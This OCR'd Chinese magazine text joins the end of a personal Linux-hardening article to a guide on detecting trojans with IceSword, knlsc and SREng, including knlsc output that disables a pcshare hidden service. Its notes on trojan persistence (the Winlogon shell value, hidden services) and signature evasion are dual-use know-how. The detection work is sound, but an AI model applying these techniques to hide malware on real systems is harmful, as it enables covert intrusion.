


图7

可以清楚的看到我的电脑开了说明端口和系统版本，这样可以更清楚的看到自己电脑所存在的缺陷，还可以用Nessus等漏洞扫描器，L0pht、john等密码破解工具来检测你的系统口令，这样我们可以更直观、更主动的发现系统安全缺陷。

以上这些只是针对个人用户的安全建议，要是Linux服务器的话还有很多要注意的，比如FTP服务，用户名和密码是明文传输的，为了安全必须修改/ect/ftpuser文件配置，禁止root、bin、adm等特殊用户远程访问FTP等等，服务器安全就不详细说明了，这片文章只是针对个人用户，有机会的话我会写Linux服务器基本安全配置的。通过以上配置你的Linux可以说是比较安全了，真正的安全还要靠自己，切不可因小失大！



常在“江湖”走，哪能不被“黑”？想必各位都曾经有过感染病毒或是中木马后门的经历吧！有时就连我们自己都纳闷，明明安装了最新版的杀病毒软件以及网络防火墙，却仍然是不清楚自己如何中的那些东西。其实，病毒与木马对抗杀毒软件的方法是多种多样的，改个特征码了，加个密或加个壳了，都可以轻易的躲过杀毒软件的查杀，关于这类方法，详见黑客X档案06年第一期的小手册。也正因为如此，对于我们这些小菜来说，手头准备一些必备的反黑利器是尤为重要的。下边就来我看看我喜爱的几款反黑利器吧！

一、冰刃

对于冰刃这款工具，在以前的黑客X档案上曾经详细的介绍过其使用，相信很多朋友都使用过。它可以显示出系统内所有的进程、端口、启动组、服务等项目，如图1。




图1

冰刃可以显示出隐藏的进程，例如一些插入到IE或者explore的木马，利用冰刃来对付一些rootkit简直是小菜一碟，不过我们也会忽略它的一些其他功能，例如端口查看功能，它可以清楚的显示出是哪个进程，包括这个进程对应的程序所开启的端口，如图2。




图2

用过最新版pcshare1130的朋友可能知道，这个版本可以自定义插入到winlogon进程中，这个进程用来处理系统的登录和登录过程，所以它是不可能访问网络的。我在本地运行pcshare的服务端后，通过冰刃的端口连接信息可以很清楚的看到winlogon正在建立连接，如图3。

58.49.123.174 : 80	ESTABLISHED	992	C:\WINDOWS\System32\WINLOGON.EXE

图3

大家平时注意一下这个地方，如果你的explore也正在保持远程通讯，那么就极有可能有问题了。至于其它的一些功能就不多做介绍了，大家用多了自然就熟悉了。

二、Kernel SC

这款工具也被称做是knlsc，作者的介绍是：“一个查找隐藏服务的小程序。可以显示被hxdef100和ntrootkit122等rootkit隐藏起来的服务。发现隐藏的服务后，可以使用本程序禁用它。”我大致讲一下它的运行原理：Knlsc是通过将%SystemRoot%/System32/Config/System这个Hive文件转储出来，提取出ControlSet001/Services的子项再与RegEnumKeyEx的输出结果进行比对，发现若是在RegEnumKeyEx的输出结果中没有的子项就可以认为是一个隐藏的服务。记得我在前边提到了pcshare木马，这个木马是驱动级的木马，同样也是利用了隐藏服务这种技术。我们在CMD下输入knlsc，就可以显示出这个软件的具体使用格式了。例如我们要查找隐藏服务就可以使用knlsc -f这个命令，在图4中我就查的pcshare运行后产生一个随机服务名为gdidymcb，接着就可以执行knlsc -cd gdidymcd来禁止这个服务了。

```
Microsoft Windows 2000 [Version 5.01.2600]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\admin\桌面\查木马的工具\knlsc>knlsc -f
Dumping Services Info...OK!

>gdidymcb
        gdidymcb
        [Driver] [Auto] [2006-01-03 22:16:01]
        \??\C:\WINDOWS\System32\drivers\gdidymcb.sys

 1 hidden service(s) has been found.

C:\Documents and Settings\admin\桌面\查木马的工具\knlsc>knlsc -cd gdidymcb
Dumping Services Info...OK!

The "gdidymcb" service start type is set to Disabled.

C:\Documents and Settings\admin\桌面\查木马的工具\knlsc>
```

图4

禁止了木马的服务，就相当于摧毁了木马的心脏，失去了服务的支持，就再也不能启动了。这绝对是一款对付隐藏服务的利器，要知道现在中了pcshare木马的网友可是不在少数呀。如果你想把木马彻底干掉，可以在注册表中搜索查找出的服务并删除，然后在系统中把同时间段产生的dll全部删除。

三、System Repair Enginee

这个程序用于调整和修复你的系统，简称为SREng。大家还记得上期杂志中介绍过的一款木马上兴吧，可能是为了显示出与众不同的一面，上兴远程控制并没有在服务上做文章，而是写入到注册表的HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon的shell值，并添加木马的启动项目到explore.exe之后来隐藏启动，可是打开SREng就直接露馅了，如图5。




图5

这款工具会自动读取到敏感键值并根据可疑信息给出报警，还真够智能化的。对于上兴这样的木马，我们只需要删除该键值，并根据文件路径找到木马定义的文件和dll名就可以了。由于该dll插入到explore，所以最好关闭explore，再执行删除的操作。

在启动项目里也有一项非常实用的功能就是“服务”，大家看到“隐藏微软服务”这个选项没有？勾选后就会把非系统服务给列举出来了，如图6。如果感到列举出的服务不安全的话，可以先选中可疑的服务，在通过下边的“删除所选服务”进行删除。




图6

“系统修复”这个功能也是我常用到的，不光是可以修复一些重要的文件关联，避免木马再生，还有许多非常实用的修复项目，例如IE和Hosts文件的修复，可以说是非常齐全了，如图7。

